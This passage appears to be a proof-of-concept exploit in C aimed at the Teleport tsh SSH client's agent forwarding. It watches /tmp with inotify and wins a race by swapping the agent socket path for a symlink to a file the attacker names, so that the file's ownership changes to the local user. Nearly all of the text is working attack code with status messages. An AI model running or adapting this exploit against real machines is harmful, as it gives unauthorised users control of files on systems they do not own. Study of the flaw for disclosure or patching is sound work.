 * srwxr-xr-x 1 root root 0 Feb 22 13:41 /tmp/teleport-225082806/teleport-78320.socket

 * $ uname -a
   Linux psi 5.13.0-30-generic #33~20.04.1-Ubuntu SMP Mon Feb 7 14:25:10 UTC 2022
x86_64 x86_64 x86_64 GNU/Linux
*/

char * teleport_pid = NULL;
char * to_overwrite = NULL;

static void handle_events(struct inotify_event * i) {
    struct stat sb;
    char fname[BUFSIZ];
    char cmd[BUFSIZ];

    if (i->len > 0 && strstr(i->name, "teleport") && (i->mask & IN_CREATE) && (i->mask
& IN_ISDIR)) {
        sprintf(fname, "/tmp/%s/teleport-%s.socket", i->name, teleport_pid);
        printf("[+] Linking %s to: %s\n", to_overwrite, fname);

        while (unlink(fname) != 0) {}
        symlink(to_overwrite, fname);

        snprintf(cmd, sizeof(cmd), "ls -l %s", to_overwrite);
        system(cmd);

        stat(to_overwrite, &sb);

        if (sb.st_uid == getuid()) {
          printf("[+] permission changed, we are done\n");
          exit(EXIT_SUCCESS);
        }
        fflush(stdin);
```

```
    }
}

int main(int argc, char * argv[]) {
    int fd, wd;
    char buf[BUFSIZ] __attribute__ ((aligned(__alignof__(struct inotify_event))));

    ssize_t n;
    char * p;
    struct inotify_event * event;

    teleport_pid = argv[1];
    to_overwrite = argv[2];

    fd = inotify_init();
    if (fd == -1) {
        perror("inotify_init");
        exit(EXIT_FAILURE);
    }
    wd = inotify_add_watch(fd, "/tmp", IN_ALL_EVENTS);
    printf("[+] Init done, please run 'tsh ssh -A <params>'\n");
    fflush(stdin);

    for (;;) {
        n = read(fd, buf, sizeof(buf));

        if (n == -1) {
            perror("read");
            exit(EXIT_FAILURE);
        }

        for (p = buf; p < buf + n;) {
            event = (struct inotify_event * ) p;
            handle_events(event);
            p += sizeof(struct inotify_event) + event->len;
        }
    }

    exit(EXIT_SUCCESS);
}
```